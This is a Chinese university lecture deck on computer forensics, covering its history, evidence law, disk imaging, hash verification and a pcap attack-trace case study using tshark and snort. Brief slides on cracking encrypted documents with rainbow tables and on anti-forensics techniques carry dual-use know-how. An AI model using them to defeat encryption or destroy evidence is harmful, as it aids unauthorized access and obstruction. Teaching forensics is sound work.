



网络安全

第十二章 计算机取证

黄 玮



- 用蜜罐和蜜网扭转信息安全对抗的不对称局面
 - 工作量不对称
 - 信息不对称
 - 后果不对称
- 蜜罐和蜜网技术可以应用于计算机取证



- 入侵取证不等于计算机取证
——计算机取证的概念包含了入侵取证
- 了解计算机证据的概念
- 了解计算机取证理论和关键技术




本章内容提要

- 计算机取证发展史
- 计算机取证理论
- 计算机取证关键技术
- 计算机取证案例学习




计算机取证历史(1/6)



- 涉及电子数据的犯罪不断增加
 - 特别在金融领域，很多执法部门人员不懂计算机，无法询问正确的问题
 - 或无法有效保存证据




计算机取证历史(2/6)



- PC逐步发展，出现不同操作系统
- 电脑取证工具很简单
 - Xtree Gold：可识别多种文件类型、恢复删除的文件
 - Norton DiskEdit / Pctools：查找删除文件的最好的工具
- 1984年 FBI成立了计算机分析响应组CART(the Computer Analysis and Response Team)




计算机取证历史(3/6)



- International Association of Computer Investigative Specialists (IACIS)
 - 专门培训取证分析软件
 - ExpertWitness for Mac
 - 第一个图形化计算机取证软件
 - 恢复删除的文件和文件碎片
 - 磁盘容量增大给调查带来困难




计算机取证历史(4/6)



- 1993年，举行了第一届计算机证据的国际会议
- 1995年，建立计算机证据的国际组织IOCE (International Organization on Computer Evidence)
- 1997年，八国集团在莫斯科宣称：司法部门的职员应得到新的培训、新装备以应对高技术犯罪。
- 1998年，八国集团指定IOCE组织建立处理数据证据的国际准则




计算机取证历史(5/6)



- 计算机取证技术概念于2001年从国外引入国内，从入侵取证反黑客开始，逐渐形成
- 取证相关法律方面的建设仍不健全，随着技术的快速发展，计算机犯罪手段的不断提高，我们需要健全规范的计算机取证流程，加强计算机取证技术研究，制定和完善相关的法律法规



计算机取证历史(6/6)



- 云取证概念在 2011 年数字取证领域权威会议 IFIP WG 11.9 International Conference on Digital Forensics 首次提出
- 移动取证正在发展成为数字取证的主要工作
 - 移动设备取证、移动系统取证、移动网络取证、移动应用取证
- 多媒体数字内容取证
 - 图像取证、视频取证、音频取证
 - 复制粘贴、篡改、合成



本章内容提要

- 计算机取证发展史
- 计算机取证理论
- 计算机取证关键技术
- 计算机取证案例学习



计算机取证的定义(1/3)

- Lee Garber在IEEE Security发表的文章
 - 计算机取证是分析硬盘、光盘、软盘、Zip和Jazz磁盘、内存缓冲以及其他形似的存储介质以发现犯罪证据的过程
- 计算机取证资深专家Judd Robbins给出了如下的定义
 - 计算机取证是将计算机调查和分析技术应用于潜在的、有法律效力的证据的确定和获取



计算机取证的定义(2/3)

- 计算机紧急事件响应组CERT和取证咨询公司NTI

—计算机取证包括了对以磁介质编码信息方式存储的计算机证据的保护、确认、提取和归档

- SANS公司

—计算机取证是使用软件和工具，按照一些预先定义的程序，全面地检查计算机系统，以提取和保护有关计算机犯罪的证据



计算机取证的定义(3/3)

- 国内通行定义

- 计算机取证是运用计算机及其相关科学和技术的原理和方法获取与计算机相关的证据以证明某个客观事实的过程。它包括计算机证据的确定、收集、保护、分析、归档以及法庭出示。

- 我的总结—— about 计算机取证

- 目的

- 提供证据，证明事实

- 手段

- 计算机调查和分析技术



概念比较(1/2)

- Computer forensics 计算机取证
 - 重点调查从计算机硬盘和其他存储介质中获得的数据
- Network forensics 网络取证
 - 重点调查针对通过网络的犯罪行为或入侵行为
- Data recovery 数据恢复
 - 恢复意外原因删除或丢失的信息
 - 意外掉电或服务器崩溃
 - 通常明确知道需要查找的东西



概念比较(2/2)

- Computer forensics 计算机取证
 - 是恢复隐藏或删除的，可以用于证据的数据
 - 证据可以是“使人定罪的”或“辩明无罪的”
- Disaster recovery 灾难恢复
 - 使用计算机取证技术恢复客户丢失的信息
 - 数据恢复
 - 业务重建



司法鉴定

- 司法鉴定是鉴定人运用科学技术或者专门知识对涉及诉讼的专门性问题进行检验、鉴别和判断并提供鉴定结论的活动。
- 计算机司法鉴定的检验、鉴别和判断等活动属于计算机取证的一部分。



司法鉴定中的证据

- 证据是法官判定罪与非罪的标准
- 在人类的司法证明发展过程中，证明方法和手段经历了两次重大转变。
 - 第一次是从以“神证”为主的证明向以“人证”为主的证明的转变
 - 第二次是从以“人证”为主的证明向以“物证”或“科学证据”为主的证明的转变



证据的基本属性

- 证据的三个基本属性
 - 客观性、关联性、合法性
- 计算机证据与传统证据一样，计算机证据必须是：
 - 可信的
 - 准确的
 - 完整的，使法官信服的
 - 符合法律法规的，即可为法庭所接受的



计算机证据的特点

- 同时具有较高的精密性和脆弱易逝性
- 较强的隐蔽性
- 多媒性
- 收集迅速、易于保存、占用空间少、容量大、传送和运输方便、可以反复重现、易于使用、便于操作
- 相关数据的“挥发性”



计算机证据？电子证据？数字证据？

- 从概念和内涵上来说
 - 电子证据 = 数字证据 > 计算机证据
 - 电子证据的提法更为普遍
- 本章仅从技术的角度来探讨如何
 - 获取电子证据
 - 确保电子证据的原始性和完整性
 - 保证计算机取证手段的科学性
 - 计算机取证过程的可再现性



电子证据类型

- 计算机
- 服务器
- 光存储设备 (cd/dvd)
- 移动存储设备(硬盘、usb闪存)
- 移动通讯设备 (手机、iPad等)
- 数字音视频播放器
- 数字音视频摄录设备



我国法律中的“电子证据”

- 《中华人民共和国电子签名法》第2条第2款规定,“本法所称数据电文,是指以电子、光学、磁或者类似手段生成、发送、接收或者储存的信息。”
- 2009年5月1日施行的《中国国际经济贸易仲裁委员会网上仲裁规则》第29条规定:“当事人提交的证据可以是以电子、光学、磁或者类似手段生成、发送、接收或者储存的电子证据
- 是发现查找、恢复删除的、揭示隐藏的,可以用于证据的数据
- 证据可以是“使人定罪的”或“辨明无罪的”



计算机取证与计算机犯罪(1/3)

- 我国对计算机犯罪进行规定的法律条文主要有：
 - 非法侵入计算机信息系统罪
 - 破坏计算机信息系统罪
 - 《刑法》第二百八十七条规定
 - 《最高人民法院、最高人民检察院关于办理危害计算机信息系统安全刑事案件应用法律若干问题的解释》
 - 2011年6月20日最高人民法院审判委员会第1524次会议、2011年7月11日最高人民检察院第十一届检察委员会第63次会议通过
 - 自2011年9月1日起施行



计算机取证与计算机犯罪(2/3)

| | |
|---------------------------------|-----|
| 三. 2001 年..... | 63 |
| 3.1 计算机软件保护条例 | 63 |
| 四. 2002 年..... | |
| 4.1 信息安全产品测评认证管理办法..... | |
| 五. 2003 年..... | |
| 5.1 广东省电子政务信息安全管理暂行..... | |
| 六. 2004 年..... | |
| 6.1 中华人民共和国电子签名法 | |
| 七. 2005 年..... | |
| 7.1 互联网安全保护技术措施规定 | |
| 7.2 商用密码产品销售管理规定 | 79 |
| 7.3 电子认证服务密码管理办法 | 82 |
| 7.4 商用密码科研管理规定 | 83 |
| 7.5 商用密码产品生产管理规定 | 85 |
| 7.6 证券期货业信息安全保障管理暂行办法 | 88 |
| 7.7 电子认证服务管理办法 | 91 |
| 八. 2006 年..... | |
| 8.1 关于加强新技术产品使用保密管理的通知 | 96 |
| 8.2 信息网络传播权保护条例 | 96 |
| 九. 2007 年..... | |
| 9.1 商用密码产品使用管理规定 | 97 |
| 9.2 信息安全等级保护管理办法 | 102 |
| 9.3 境外组织和个人在华使用密码产品管理办法 | 102 |
| 十. 2009 年..... | |
| 10.1 刑法修正案（七）关于信息安全的修订与解读 | 103 |
| 10.2 深圳经济特区企业技术秘密保护条例 | 111 |
| 十一. 2010 年..... | |
| 11.1 通信网络安全防护管理办法 | 113 |
| 11.2 中华人民共和国保守国家秘密法 | 114 |
| 11.3 中央企业商业秘密保护暂行规定 | 119 |



计算机取证与计算机犯罪(3/3)

- 计算机取证是以打击计算机犯罪为目标的观点是片面的
 - 犯罪侦查需要计算机取证技术
 - 民事案件的调查、鉴定等也会应用计算机取证技术
 - 国家安全部门、军事部门都会使用计算机取证技术进行取证



计算机取证理论

- 计算机取证是近几年发展起来的新学科，其领域涉及计算机科学、法学、刑事侦查学等
- 计算机取证目标
 - 谁 (Who)、在什么时间 (When)、从哪里 (Where)、怎样地 (How) 进行了什么 (What) (非法) 活动
 - 联系《第十二章 蜜罐》中的蜜罐数据分析目的
 - 还原入侵 (4W1H)
 - 蜜罐/蜜网均可以用于计算机取证
 - 计算机取证手段不局限于蜜罐/蜜网



计算机取证面临的问题

- 我国计算机取证领域面临的问题
 - 缺乏科学、规范的计算机取证程序
 - 在海量数据中准确有效地查找计算机犯罪证据
 - 证据不够充分。
 - 计算机证据的出示困难
 - 计算机取证专业人员及具备一定取证知识的计算机系统、网络等方面的安全管理人员比较缺乏
 - 现有计算机取证的局限性



计算机取证发展趋势

- 计算机取证需求逐步融入系统的研究与设计，主动取证措施将普遍化
- 取证工具自动化与集成化
- 计算机取证领域继续扩大，取证工具出现专门化趋势
- 标准化工作将逐步展开，法律法规将逐步完善
- 计算机取证、计算机司法鉴定等的规范管理



美国、英国、澳大利亚等国均有《电子证据操作指南》



Seizing Computers and other Electronic Evidence

Best Practice Guide

February 2003



Good Practice Guide for Computer-Based Electronic Evidence

Official release version

- **Do not** perform any keyboard strokes or mouse clicks.
- **Do not** perform any form of examination of the computer or device. It could alter the evidence.
- Record every action relating to electronic evidence collection.
- If the computer is 'OFF', **do not** turn it 'ON'.



本章内容提要

- 计算机取证发展史
- 计算机取证理论
- 计算机取证关键技术
- 计算机取证案例学习



计算机取证技术分类

- 数据获取技术
- 数据分析技术
- 计算机犯罪分析
- 数据解密技术
- 证据保管、证据完整性的实现技术
- 反取证技术



数据获取技术——数据来源

- 存储介质
- 网络通信数据
 - 通过网络嗅探方式将捕获的数据持久化存储
 - 转换为存储介质数据获取问题



数据获取技术(1/4)

- 获取状态
 - 静态获取
 - 实时在线获取
- 四种方法
 - 位对位：整盘至镜像文件
 - 位对位：整盘至整盘
 - 逻辑磁盘分区至磁盘
 - 选型性拷贝（挑选文件或文件夹）



数据获取技术(2/4)

- 位对位: 整盘至镜像文件(disk-to-image)
 - 最通用的方式
 - 支持同时制作多个备份
 - 是对原始磁盘位对位的复制
 - Paladin, ProDiscover, EnCase, FTK, SMART, Sleuth Kit, X-Ways Forensics, iLook等
- 位对位: 整盘至整盘 (disk-to-disk)
 - 适用于某些无法创建镜像文件的场景
 - 需要考虑目标磁盘容量
 - 支持软件: Paladin, WinHex, SafeBack, SnapCopy等



数据获取技术(3/4)

- 逻辑获取 或 选择数据获取
 - 时间问题 (海量数据)
 - 法律问题 (隐私泄露)
 - 状态问题 (服务器)
 - 逻辑获取只能获取与相关调查案件相关的数据
 - 选择数据获取还可以收集未分配空间数据(删除的), X-Ways, iLook, Encase



数据获取技术(4/4)

- 当进行获取时，需要考虑：
 - 嫌疑磁盘的容量
 - 无损压缩
 - 数据校验
 - 对于大容量磁盘进行获取，也可采用磁带备份的方式
 - 事前了解是否可以封存嫌疑磁盘



- 语义还原

- 重构特定类型文件

- 元数据分析

- 文件系统元数据

- 文档元数据

- 邮件元数据

- 图片元数据

- 场景还原

- 从网络嗅探数据还原入侵过程



计算机犯罪分析

- 动机
 - 窃密 / 破坏 / 控制 / 篡改
- 过程
 - 犯罪现场重现
 - 现实空间
 - 虚拟空间
- 影响
 - 经济 / 政治 / 社会 / 人身安全



数据解密技术(1/2)

- 软件破解工具

- 加密文档/磁盘/镜像/WIFI的破解

- 彩虹表

- 采用空间换时间方式，利用预计算的表提高破解速度，对Word, Excel, PDF, 文件破解速度可达1-3分钟。

- 彩虹表对office、pdf等加密文件解密能力强大。并可批量解密，且操作简便。解密率97%



- 雷表 (Thunder Table)
 - ElcomSoft公司的专利技术
 - 雷表体积小（彩虹表的大小一般为TB级，雷表仅为GB级），解密率可达100%。是最新的破解方法
 - 制作雷表非常耗时
- GPU破解
 - 单机
 - 集群



- 电子证据文件格式
 - 原始格式 (raw, dd)
 - 专有格式 (e01, Smart, FinalForensics)
 - AFF格式 (Advanced Forensics Format)



证据保管——原始格式

- 可以将原始磁盘数据写入一个镜像文件中保存
- 优点
 - 数据传输较快
 - 可以忽略源盘数据读取中的一些小错误
 - 大部分数据获取工具可以读取原始dd格式镜像。
 - 一旦中断，已获取数据可继续使用。
- 不足
 - 需要与原始磁盘或数据相同容量的空间
 - 无法获取某些坏扇区



证据保管——专有格式

- 基本特点

- 可以选择是否压缩

- 可以分卷或分段（将一个镜像分为若干小片断）

- 可以在镜像文件中加入元数据

- E01, Smart

- 一旦中断，已获取数据不可使用

- 不足

- 不同取证工具可能无法打开

- 分卷大小、文件大小受限制



证据保管——AFF格式

- Advanced Forensics Format
- 由Dr. Simson L. Garfinkel 设计开发
- 设计目的
 - 提供压缩的或非压缩的证据文件
 - 磁盘之镜像方法，没有大小限制
 - 为镜像文件或分段镜像文件保存元数据
 - 设计简单便于扩展
 - 针对多系统平台设计，开源
 - 可进行内部完整性校验
 - 扩展名包括.afd 分段文件和 .afm 元数据



数据校验——概述(1/2)

- 校验对于电子证据获取的合法性至关重要, 需要使用哈希计算工具
- 校验算法
 - CRC32, MD5, SHA-1 至 SHA-512 (256, 384)
 - CRC32: d12daab3
 - MD5: 538f799be7147426609c4b5133784223
 - SHA1: 36618f226ad4f37ae12c97d195a2ab50460967e0
 - SHA256:
b475a016ab0951d9dba71cef4b7414708d96adccf96df60259b9dbcb839703f0
 - MD5 和 SHA1 可以说是目前应用最广泛的Hash算法, 而它们都是以 MD4 为基础设计的



数据校验——概述(2/2)

- 文件校验

我们比较熟悉的校验算法有奇偶校验和CRC校验，这2种校验并没有抗数据篡改的能力，它们一定程度上能检测并纠正数据传输中的信道误码，但却不能防止对数据的恶意破坏。

- MD5 Hash算法的"数字指纹"特性，使它成为目前应用最广泛的一种文件完整性校验和(Checksum)算法，不少Unix/Linux系统有提供计算md5 checksum的命令。



数据校验——MD5 Hash 算法

- 文件传送后的校验

——如数据下载。将得到的目标文件 md5 与源文件的比对，由两者一致，可以保证文件在传输过程中未被恶意篡改

- 保存二进制文件系统的数字指纹

——以便检测文件系统是否未经允许的被修改。根据需要，再次计算文件系统的校验，一旦发现与原来保存的值有不匹配，说明该文件已经被非法修改。



数据校验——工具

- 一些Linux系统具有校验工具，而Windows 不具备校验工具，需要使用第三方工具
- 专业取证工具均具备哈希校验功能
——每一个工具都具有其自己验证过的校验功能
- 原始镜像格式不包含元数据，无法包含校验信息，对所有的原始格式获取方式进行单独校验，保存校验信息



反取证技术

- 数据销毁
 - 覆写法
 - 消磁法
 - 捣碎法/剪碎法
 - 焚毁法
- 数据隐藏
 - 数据加密
 - 更改文件扩展名
 - 隐写术
 - 改变系统环境



本章内容提要

- 计算机取证发展史
- 计算机取证理论
- 计算机取证关键技术
- 计算机取证案例学习



计算机取证的重要前提

- 取证环境的可控性
- 取证手段的可靠性
 - 工具运行环境的可信和完整
- 证据的完整性



- 在线取证
 - 杜绝rootkit
 - 是否联网
 - 不联网是否可以完成取证?
- 离线取证
 - 持久化存储数据获取技术
 - 位对位：整盘至镜像文件
 - 位对位：整盘至整盘
 - 逻辑磁盘分区至磁盘
 - 选型性拷贝（挑选文件或文件夹）



取证手段

- 运行时信息
 - 工具实时采集
 - 基于主机的工具
 - 基于网络的工具
- 历史信息
 - 日志
 - 数据恢复
 - 数据解密
 - 持久化存储数据获取技术




运行时信息——进程信息

- 正在运行进程
 - 对应的磁盘上文件全路径
 - 打开的所有文件描述符
 - `lsdf -p <pid>`
 - CPU占用情况
 - 内存占用情况
 - 磁盘访问情况
 - 系统调用情况
 - `strace / ptrace`



运行时信息——网络连接信息(1/2)

- 网络连接状态
—并发连接数
—socket状态
- 路由表
—`netstat -r`
—`route -n`
- 网卡统计数据
—`netstat -i`





运行时信息——网络连接信息(2/2)

- 查看当前系统的网络应用使用情况
—\$ **sudo netstat -aonp --protocol inet**
—\$ **sudo lsof -i**
- 查看当前系统的路由表
—\$ **sudo netstat -rn**
- 查看应用程序带宽占用详情
—\$ **sudo nethogs**
- 查找出并发连接数最高的几个IP地址
—**sudo netstat -anp | grep 'tcp|udp' | awk '{print \$5}' | cut -d: -f1 | sort | uniq -c | sort -nr**



案例：pcap attack trace

- 已掌握的原始证据

- Wireshark抓包捕获的数据（.pcap格式）

- 为了避免侵犯隐私，其中的IP地址均匿名化处理

- 挑战

- 此次安全事件中所涉及到的操作系统（按IP地址）有哪些？

- 关于被攻击的主机的详细信息

- 该数据样本包中包含的TCP并发会话数量

- 被攻击目标主机在此次安全事件中被利用的漏洞？



案例：pcap attack trace——主机信息

- tshark

—\$ tshark -r attack-trace.pcap -z ip_hosts,tree -qn

- Wireshark的统计工具

The screenshot shows the 'Endpoints: attack-trace.pcap' window in Wireshark. It displays a table of IPv4 endpoints with columns for Address, Packets, Bytes, Tx Packets, Tx Bytes, Rx Packets, and Rx Bytes. Two endpoints are listed: 98.114.205.102 and 192.150.11.111. The first endpoint has 348 packets and 183,511 bytes, with 195 tx packets and 174,072 tx bytes, and 153 rx packets and 9,439 rx bytes. The second endpoint has 348 packets and 183,511 bytes, with 153 tx packets and 9,439 tx bytes, and 195 rx packets and 174,072 rx bytes. The window also includes checkboxes for 'Name resolution' and 'Limit to display filter', and buttons for 'Help', 'Copy', and 'Close'.

| IPv4 Endpoints | | | | | | |
|----------------|---------|---------|------------|----------|------------|----------|
| Address | Packets | Bytes | Tx Packets | Tx Bytes | Rx Packets | Rx Bytes |
| 98.114.205.102 | 348 | 183 511 | 195 | 174 072 | 153 | 9 439 |
| 192.150.11.111 | 348 | 183 511 | 153 | 9 439 | 195 | 174 072 |



案例：pcap attack trace——攻击者是谁？

• 谁主动发起网络连接？

—\$ tshark -r attack-trace.pcap -R "tcp.flags==0x02" -n

- 1 0.000000 98.114.205.102 -> 192.150.11.111 TCP 1821 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
- 5 0.134550 98.114.205.102 -> 192.150.11.111 TCP 1828 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
- 36 2.091833 98.114.205.102 -> 192.150.11.111 TCP 1924 > 1957 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
- 50 5.082620 192.150.11.111 -> 98.114.205.102 TCP 36296 > 8884 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=4055633882 TSER=0 WS=7
- 68 6.142326 98.114.205.102 -> 192.150.11.111 TCP 2152 > 1080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460

• 攻击者：98.114.205.102 !!

| Base | Record | Name | IP | Reverse | Route | AS |
|---|--------|------|--------------------------------|-------------------------------|-------------------------|--|
| pool-98-114-205-102.phlapa.fios.verizon.net | a | | 98.114.205.102 | 98.114.0.0/16 | AS19262 | VZGNI-NYTRANSIT Verizon Global Networks New York |
| | | | United States | | | |

[net](#) [verizon.net](#) [phlapa.fios.verizon.net](#) [fios.verizon.net](#)



案例： pcap attack trace——攻击持续时间

- 攻击持续时间 < 捕获到的数据包的起止时间
—\$ capinfos attack-trace.pcap

```
huangwei@huangwei-cuc:~/workspace/teaching/branches/exp/NetworkSecurity/chap0x07/forensics$ capinfos attack-trace.pcap
File name:          attack-trace.pcap
File type:          Wireshark/tcpdump/... - libpcap
File encapsulation: Ethernet
Number of packets:  348
File size:          189103 bytes
Data size:          183511 bytes
Capture duration:   16 seconds
Start time:         Mon Apr 20 11:28:28 2009
End time:           Mon Apr 20 11:28:44 2009
Data byte rate:     11314.42 bytes/sec
Data bit rate:      90515.34 bits/sec
Average packet size: 527.33 bytes
Average packet rate: 21.46 packets/sec
```

—攻击持续时间 < 16s



案例：pcap attack trace——攻击详情

- 修改/etc/snort/snort.conf
 - 假设192.150.11.111是被攻击主机
 - var HOME_NET [192.150.11.0/24]
 - \$ sudo snort -q -A console -c /etc/snort/snort.conf -r attack-trace.pcap
